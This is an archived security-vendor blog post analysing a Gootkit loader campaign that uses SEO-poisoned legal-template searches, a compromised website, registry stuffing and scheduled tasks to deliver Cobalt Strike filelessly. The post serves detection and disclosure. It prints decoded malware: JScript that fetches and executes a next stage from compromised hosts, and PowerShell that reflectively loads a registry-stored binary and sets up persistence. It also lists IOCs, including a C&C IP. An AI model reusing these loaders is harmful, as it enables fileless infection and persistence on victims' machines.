Gootkit Loader's Updated Tactics and Fileless Delivery of Cobalt Strike

By By: Buddy Tancio, Jed Valderama Jul 27, 2022 Read time: 7 min (1896 words)

Published: 2022-07-27 · Archived: 2026-04-05 14:02:07 UTC

Cyber Threats

Gootkit has been known to use fileless techniques to drop Cobalt Strike and other malicious payloads. Insights from a recent attack reveal updates in its tactics.

Our in-depth analysis of what began as an unusual PowerShell script revealed intrusion sets associated with Gootkit loader. In the past, Gootkit used freeware installers to mask malicious files; now it uses legal documents to trick users into downloading these files. We uncovered this tactic through managed extended detection and response (MxDR) and by investigating a flag for a PowerShell script that allowed us to stop it from causing any damage and dropping its payload.

Gootkit has been known to use fileless techniques to deliver noteworthy threats such as the SunCrypt, and REvil (Sodinokibi) ransomware, Kronos trojans, and Cobalt Strike. In 2020, we reported on Gootkit capabilities. While it has kept much the same behavior as that in our previous report, updates reveal its continuing activity and development nearly two years later.

Attack overview

Having been associated with a variety of payloads, we can assume that Gootkit runs on an access-a-as-a-service model. It can therefore be used by different groups to conduct their attacks, making it worth monitoring to prevent bigger threats from successfully entering a system.

Figure 1 illustrates its infection routine. It begins with a user searching for specific information in a search engine. In this case, the user had searched for the keywords "disclosure agreement real estate transaction". A website compromised by Gootkit operators was among the results, meaning that the user did not open this compromised website by chance. Indeed, the operators had tweaked the odds in their favor by using Search Engine Optimization (SEO) poisoning to make this website rank high in the search results, leading the user to visit the compromised website. This also means that the website's URL will not be available for long and that a full analysis would be difficult to conduct if not done immediately.



Figure 1. The infection chain of Gootkit loader as seen by MxDR

Upon opening the website, we found that it presented itself as an online forum directly answering the victim's query. This forum housed a ZIP archive that contains the malicious .js file. When the user downloaded and opened this file, it spawned an obfuscated script which, through registry stuffing, installed a chunk of encrypted codes in the registry and added scheduled tasks for persistence. The encrypted code in the registry was then reflectively loaded through PowerShell to reconstruct a Cobalt Strike binary that runs directly in the memory filelessly.

Much of what we have just described is still in line with the behavior we reported in 2020, but with a few minor updates. This indicates that Gootkit loader is still actively being developed and has proved successful in compromising unsuspecting

victims.

Two noticeable changes stand out:

- The search term now leverages legal document templates instead of freeware installers.
- Encrypted registries now use custom text replacement algorithm instead of base64 encoding.

The compromised website

Following the behavior of users, we can now look at the website visited in the attack. Threat actors have been known to simply compromise a vulnerable or a misconfigured website to plant their malware or tools instead of creating or registering a new one for their malicious operation. In the case of Gootkit, since it compromised a legitimate domain, the website used was likely to pass reputation services. For an unsuspecting user, visiting the site would not arouse suspicion as it appears like a harmless website for a singing and voice coach.



Figure 2. Homepage of the legitimate compromised website

Performing Google search specifically on the downloaded file (“disclosure agreement real estate transaction”) shows that the site’s content was unrelated to its owner and its purpose. Additionally, none of these search result links can be found by navigating the site’s homepage itself. This is evidence that the website has been compromised, as it has allowed adversaries to inject or create new unrelated web content. We also found more evidence of vulnerabilities when we queried the IP address via Shodan where the website was hosted.



Figure 3. Google searches reveal unwanted contents in the website

This tactic is nothing new for Gootkit. Coupled with SEO poisoning, Gootkit operators can herd victims into a compromised website and bait them into downloading a file they are looking for. For this incident, we were able to stop Gootkit loader in its tracks before it dropped its payload. However, the user had already visited the website, downloaded the malicious ZIP file, and opened it. The unusual PowerShell script that resulted from these actions alerted us to possible malicious activity.

In this investigation, we try to piece together what would have happened if the PowerShell script had not been flagged and had been allowed to run.

Investigation and analysis

As mentioned, the user visited the compromised website and downloaded the ZIP archive using Google Chrome. As logged by Trend Micro Vision OneTM, the exact URL they visited is as follows:

> hxxps://www[.]{domain name}[.]co[.]uk/forum[.]php?uktoz=znbrmkp&iepdpjkwxusknzkq=3147417f829ff54ffe9acd67bbf216c217b16d47ac6a2e02c1b42f603121c9ad4b18757818e0bbdd5bab3aa154e57

As of writing, this URL is no longer accessible. However, we were able to analyze the ZIP archive downloaded by the user. As mentioned, it was named *disclosure agreement real estate transaction(8321).zip*. In another instance, the JavaScript file was named *tenancy agreement between family members template(98539).zip*. Both file names strongly suggest that Gootkit leverages keywords that refer to legal document templates, likely to lure users into downloading files. It's important to note that this chosen search term and topic is one of the notable changes from past campaigns.



Figure 4. Vision One interface showing evidence of the user visiting the compromised website and downloading the ZIP archive

The ZIP archive was successfully saved in the Downloads folder *C:\Users\{username}\Downloads\disclosure agreement real estate transaction (8321).zip.*



Figure 5. The ZIP archive successfully saved in the user's Downloads folder

The user then opened the .js file inside the ZIP archive, which spawned an obfuscated PowerShell Script. The detected command line included wscript.exe, the default script interpreter of Windows operating systems. This command line runs the malicious JavaScript file. The folder file path and the file name can be seen here:

> C:\Windows\System32\WScript.exe

> C:\Users\{username}AppData\Local\Temp\Temp1_disclosure agreement real estate transaction(8321).zip\disclosure_agreement_real_estate_transaction 3994.js



Figure 6. Obfuscated PowerShell Script spawned through the .js file

By using Vision One's AMSI Telemetry, the team was able to view the decoded script at runtime and build the order of events that it generated. In the decoded script, there are three potentially compromised domains listed. The domains themselves are legitimate websites. Gootkit only selects one and constructs the full URL to get the next stage of script execution. The three domains are listed here:

- *learn[.]openschool.ua* – Education
- *lakeside-fishandchips[.]com* – Restaurants and food
- *kristinee[.]com* – Personal sites

```
(function anonymous() { G = ["learn.openschool.ua","lakeside-fishandchips.com","kristinee.com"]; g = 0; while
 g < 3) { b = WScript.CreateObject(("MS")+("XM")+("L2.Se")+("rv")+("erX")+("MLH")+("TTP")); D = Math.random()
 .toString()[("su")+("bs")+("tr")](2,98+2); if (WScript.CreateObject(("W")+("Scr")+("ipt.")+("She")+("ll"))
 .ExpandEnvironmentStrings(("%USE")+("RD")+("NS")+("DO")+("MA")+("IN%")) != ("%USE")+("RD")+("NS")+("DO")+
 ("MA")+("IN%")) {D=D+"4173581";} try{ b.open(("G")+("ET"), ("ht")+("tps:")+("//")+G[g]+("/te")+("st.p")+
 ("hp")+"?mthqpllauigylit="+D, false); b.send(); }catch(e){ return false; } if (b.status === 200) { var o =
 b.responseText; if ((o.indexOf("@"+D+"@", 0))==-1) { WScript.sleep(23232); } else { o = o.replace("@"+D+"@",
 ""); var q = o.replace(/(\\d{2})/g, function (p) { return String.fromCharCode(parseInt(p,10)+30); });
 bone1[3](q)(); WScript.Quit(); } } else { WScript.sleep(12345); } g++;}
```

Figure 7. Decoded script logged by Vision One's AMSI telemetry

Decoding the script also led us to discover that two stages of script are used to complete the operation. The first stage script carries out the following:

- It checks for the registry HKCU\PJZTLE and creates it if not found. This serves as an infection marker as we discussed in our previous blog.
- It then checks if the current user is logged in to a domain that might be used to bypass sandbox tools.
- Next, it connects to the constructed URL to fetch the next script to be executed. For this case, it retrieved the second stage script from *hxxps://learn[.]openschool[.]ua/test.php?mthqpllauigylit=738078785565141*.
- It then sleeps for 10 seconds before running the fetched codes.

```
- Host.CreateObject("WScript.Shell");
- WshShell3.RegRead("HKEY_CURRENT_USER\\PJZTLE\\");
- WshShell3.RegWrite("HKEY_CURRENT_USER\\PJZTLE\\", "", "REG_SZ");
- Host.CreateObject("MSXML2.ServerXMLHTTP");
- Host.CreateObject("WScript.Shell");
- WshShell3.ExpandEnvironmentStrings("%USERDNSDOMAIN%");
- ServerXMLHTTPRequest2.open("GET", "https://learn.openschool.ua/test.php?mthqpllauigylit=7380787855651417", "false");
- ServerXMLHTTPRequest2.send();
- ServerXMLHTTPRequest2.status();
- ServerXMLHTTPRequest2.responseText();
- Host.Sleep("10000");
- Host.CreateObject("shell.application");
- Host.CreateObject("WScript.Shell");
```

Figure 8. First stage script execution flow as logged by Vision One's AMSI telemetry

The second stage script retrieved from the aforementioned compromised website accomplishes the listed information here:

- It gets the current username via environment strings.
- It checks the target registry and creates it if it does not exist. It performs registry stuffing for persistence, wherein two sets of registries are created, each containing encrypted binaries to be decoded and executed later:

- HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Phone\\{loggedOnUser}\\{consecutive numbers}, which contains binary payload encrypted using custom text replacement
- HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Phone\\{loggedOnUser}0\\{consecutive numbers}, which contains hex-encoded binary used to decode and execute the first registry
-

```
- WshShell3.ExpandEnvironmentStrings("%USERNAME%");
- WshShell3.RegRead("HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Phone\\{loggedOnUser}\\");
- IWshShell3.RegWrite("HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Phone\\{loggedOnUser}\\98", "ucabyteireswvrauyrbdowptii
- WshShell3.RegWrite("HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Phone\\{loggedOnUser}\\99", "suiosrodabowsrybbfuipfytboy
- WshShell3.RegWrite("HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Phone\\{loggedOnUser}\\100", "dvvreireoivreiredsvreireou
- WshShell3.RegWrite("HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Phone\\{loggedOnUser}\\101", "drvreiredrvreiredrvreiredr
- WshShell3.RegWrite("HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Phone\\{loggedOnUser}\\102", "riiycutbiufcruvrffrdcpvwfc
- WshShell3.RegWrite("HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Phone\\{loggedOnUser}\\103", "fcrccpvwfcrccpvwfcrccpvwfc
```

Figure 9. Registry stuffing on \\Phone\\{loggedOnUser}\\ as logged by Vision One's AMSI telemetry

```
- WshShell3.RegWrite("HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Phone\\{loggedOnUser}0\\", "", "REG_SZ");
- WshShell3.RegWrite("HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Phone\\{loggedOnUser}0\\0", "4d5a900003000000040000000f
- WshShell3.RegWrite("HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Phone\\{loggedOnUser}0\\1", "0a065a6a586d280700002b0d0
- WshShell3.RegWrite("HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Phone\\{loggedOnUser}0\\2", "130000066e282900000a00120
- WshShell3.RegWrite("HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Phone\\{loggedOnUser}0\\3", "3007f01140003004c25000000
- WshShell3.RegWrite("HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Phone\\{loggedOnUser}0\\4", "4f664e616d654f7264696e616
- WshShell3.RegWrite("HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Phone\\{loggedOnUser}0\\5", "696e333200526567697374727
- WshShell3.RegWrite("HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Phone\\{loggedOnUser}0\\6", "00000000000000000000000
```

Figure 10. Registry stuffing on \\Phone\\{loggedOnUser}0\\ as logged by Vision One's AMSI telemetry

After these two stages, it finally executes two encrypted PowerShell scripts also logged by AMSI Telemetry. The first one decrypts the binary of the registry *\\Phone\\{loggedOnUser}0* and uses to initiate a function named "Test".

```
809703337;sleep -s 85;$ncs=Get-ItemProperty -path
("hk"+"cu:\sof"+"tw"+"are\mic"+"ros"+"oft\Phone\"+[Environment]::("use"+"rn"+"ame")+"0");for ($bu=0;$bu -le
758;$bu++){Try{$ocw+=$ncs.$bu}Catch{}};$bu=0;while($true){$bu++;$ko=[math]::("sq"+"rt")($bu);if($ko -eq
1000){break}}$spy=$ocw.replace("#",$ko);$bgt=[byte[]]::("ne"+"w")($spy.Length/2);for($bu=0;$bu -lt $spy
.Length;$bu+=2){$bgt[$bu/2]=[convert]::("ToB"+"yte")($spy.Substring($bu,2),(2*8))}[reflection.assembly]::
("Lo"+"ad")($bgt);[Open]::("Te"+"st")();504068279;
```

Figure 11. Decoded first PowerShell script as logged by Vision One's AMSI telemetry

The second PowerShell script installs persistence mechanism via Scheduled Task, where it assigns the username as its Task Name.

```
429541052;$wjv=([DiagnosticsProcess]::GetCurrentProcess()MainModuleFileName);$czw=-w h /c $wjv /e 809703337;
sleep -s 85;$ncs=Get-ItemProperty -path (hkcu:\software\microsoft\Phone\[Environment]::(username)0);for
($bu=0;$bu -le 758;$bu){Try{$ocw=$ncs$bu}Catch{}};$bu=0;while($true){$bu;$ko=[math]::(sqrt)($bu);if($ko -eq
1000){break}}$spy=$ocwreplace(#,$ko);$bgt=[byte[]]::(new)($spyLength/2);for($bu=0;$bu -lt $spyLength;$bu=2)
{$bgt[$bu/2]=[convert]::(ToByte)($spySubstring($bu,2),(2*8))}[reflectionassembly]::(Load)($bgt);[Open]::
(Test)();504068279; ;$uou=$env:USERNAME;Register-ScheduledTask $uou -In (New-ScheduledTask -Ac
(New-ScheduledTaskAction -E $wjv -Ar $czw) -Tr (New-ScheduledTaskTrigger -AtL -U $uou));223152683;
```

Figure 12. Decoded second PowerShell script as logged by Vision One's AMSI telemetry

The scheduled task loads the binary on *\Phone\{loggedOnUser}0* registry, which in turn decrypts and executes the final payload found in *\Phone\{loggedOnUser}* registry using the same reflective code loading technique.

The final payload for this instance was found to be a Cobalt Strike binary, which has also been spotted to connect to Cobalt Strike's command-and-control (C&C) server.

The Cobalt Strike payload

The Cobalt Strike binary reflectively loaded directly to the memory has been seen connecting to the IP address 89[.]238[.]185[.]13. Using internal and external threat intelligence, the team validated that the IP address is a Cobalt Strike C&C. Cobalt Strike, a tool used for post-exploitation activities, uses the beacon component as the main payload that allows the execution of PowerShell scripts, logging keystrokes, taking screenshots, downloading files, and spawning other payloads.



Figure 13. Cobalt Strike C&C based on the graph from Virus Total

Security recommendations

One key takeaway from this case is that Gootkit is still active and improving its techniques. This implies that this operation has proven effective, as other threat actors seem to continue using it. Users are likely to encounter Gootkit in other campaigns in the future, and it is likely that it will use new means of trapping victims.

This threat also shows that SEO poisoning remains an effective tactic in luring unsuspecting users. The combination of SEO poisoning and compromised legitimate websites can mask indicators of malicious activity that would usually keep users on their guard. Such tactics highlight the importance of user awareness and the responsibility of website owners in keeping their cyberspaces safe.

Organizations can help by conducting user security awareness training for their employees, which aims to empower people to recognize and protect themselves against the latest threats. In this instance, for example, the threat could have been avoided earlier if the user had been more wary of downloading JavaScript files. On the other hand, website owners must make better web hosting choices by opting for web host providers who emphasize security in their own servers.

This case highlights the importance of 24/7 monitoring. Notably, cross-platform XDR prevented this attack from escalating, since we were able to isolate the affected machine quickly stopping the threat from inflicting further damage on the network. A Cobalt Strike payload, for example, can result in worse problems, such as the deployment of ransomware, credential dumping for lateral movement, and data exfiltration. Managed XDR service prevented all of this from being realized.

Organizations can consider Trend Micro Vision One, which offers the ability to detect and respond to threats across multiple security layers. It can isolate endpoints, which are often the source of infection, until they are fully cleaned or the investigation is done.

Indicators of compromise (IOCs)

Trojan.BAT.POWLOAD.TIAOELD

- cbc8733b9079a2efc3ca1813e302b1999e2050951e53f22bc2142a330188f6d4
- f1ece614473c7ccb663fc7133654e8b41751d4209df1a22a94f4640caff2406d

Trojan.PS1.SHELLOAD.BC

- 8536bb3cc96e1188385a0e230cb43d7bdc4f7fe76f87536eda6f58f4c99fe96b

URLs

- hxxps://www[.]{domain name}[.]co[.]uk/forum[.]php?uktoz=znbrmkp&iepdpjkwxusknzkq=3147417f829ff54ffe9acd67bbf216c217b16d47ac6a2e02c1b42f603121c9ad4b18757818e0bbdd5bab3aa154 = Disease vector
- hxxps://learn[.]openschool.ua/test[.]php?mthqpllauigylit=738078785565141 = Disease vector
- 89[.]238[.]185[.]13 = C&C server (Cobalt Strike IP address)

Tags

Source: https://www.trendmicro.com/en_us/research/22/g/gootkit-loaders-updated-tactics-and-fileless-delivery-of-cobalt-strike.html